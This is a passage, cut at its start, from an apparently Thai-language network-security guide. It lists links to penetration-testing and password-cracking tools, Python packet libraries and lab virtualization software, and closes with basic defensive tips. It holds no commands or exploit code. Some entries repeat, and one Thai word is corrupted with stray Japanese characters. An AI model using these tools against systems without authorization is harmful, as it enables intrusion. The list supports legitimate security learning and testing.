<https://ubuntu.com/server/docs/package-management>,  
<https://help.ubuntu.com/community/AptGet/Howto>,  
<https://itsfoss.com/apt-command-guide/>
6. ดาวน์โหลดเครื่องมือสำหรับช่วย Pen test เครือข่าย  
Zmap: <https://github.com/zmap/zmap>,  
Wireshark: <https://www.wireshark.org/>,  
John the Ripper: <https://www.openwall.com/john/>,  
Aircrack-ng: <https://github.com/aircrack-ng/aircrack-ng>,  
Metasploit: <https://www.varonis.com/blog/what-is-metasploit/>,  
Nikto: <https://cirt.net/Nikto2>,  
NMAP/ZenMap: <https://nmap.org/>,

NMAP/ZenMap: <https://nmap.org/>,  
 Sqlmap: <https://github.com/sqlmapproject/sqlmap>,  
 Netsparker: <https://www.netsparker.com/>,  
 Burp Suite Pen Tester: <https://portswigger.net/burp>,  
 Ettercap: <https://www.ettercap-project.org/>,  
 Nessus: <https://www.tenable.com/products/nessus/nessus-professional>,  
 Kali Linux: <https://www.kali.org/>,  
 Zed Attack Proxy: <https://www.zaproxy.org/>,  
 Cain & Abel: <https://www.filehorse.com/download-cain-and-abel/>,  
 Netsparker: <https://www.netsparker.com/penetration-testing-tool/>,  
 Acunetix: <https://www.acunetix.com/>,  
 Nmap: <https://nmap.org/>,

## 7. Python network tools for Pentesters

Scapy: <https://scapy.net/>,  
 Pypcap, Pcap and pylibpcap: <https://github.com/pynetwork/pypcap>,  
 libdnet: <https://github.com/ofalk/libdnet>,  
 dpkt: <https://dpkt.readthedocs.io/en/latest/>,  
 Impacket: <https://github.com/SecureAuthCorp/impacket>,  
 pynids: <https://github.com/MITREND/pynids>,  
 Dirtbags py-pcap: read pcap files without libpcap  
 flowgrep: <https://monkey.org/~jose/software/flowgrep/>,  
 Pytbull: <https://securityonline.info/pytbull/>,

Requests: <http://python-requests.org/>

## 8. เครื่องมือสร้างสภาพแวดล้อมเสมือนเพื่อจำลองการเจาะระบบ

vmware workstation: <https://www.vmware.com/products/workstation-pro.html>,  
 VirtualBox: <https://www.virtualbox.org/>

## 9. ทำอย่างไรให้สามารถป้องกันการโจมตีและการเจาะระบบ

- Antivirus With Malware Protection: ติดตั้ง antivirus และโปรแกรมดักจับ malware ที่ทันสมัยและ update patch เสมอ ๆ
- VPN: สร้างเครือข่ายส่วนตัวในกรณีที่ต้องการสื่อสารแบบปลอดภัย
- Secure Operating System: ใช้ระบบปฏิบัติการที่ทันสมัย
- Secure Email Service: ใช้อีเมลที่เข้ารหัสก่อนรับ-ส่งข้อมูลเสมอ
- Password Manager: เปลี่ยนรหัสผ่านปล่อย ๆ
- Strong Firewalls: ติดตั้งไฟร์วอลล์และเปิดให้ใช้งาน

- File Encryption Tools: เข้ารหัสข้อมูลทุกชนิดที่สำคัญ
- Penetration Testing: ทดสอบเจาะระบบของตนเองเสมอ ๆ
- Packet Sniffer: ติดตั้งซอฟต์แวร์ตรวจจับแพ็กเก็ตในเครือข่าย เพื่อสังเกตพฤติกรรมของเครือข่าย
- Cloud Storage: สำรองข้อมูลที่สำคัญไว้บนคลาวด์
- Network Monitoring Tool: ติดตั้งซอฟต์แวร์ตรวจเฝ้าระวังเครือข่าย เพื่อสังเกตพฤติกรรมของเครือข่าย
- Secure Web Browser: ใช้ブラัวเดเซอร์ที่มีความปลอดภัย





• Protect yourself from network attacks •



ISBN 978-616-588-854-7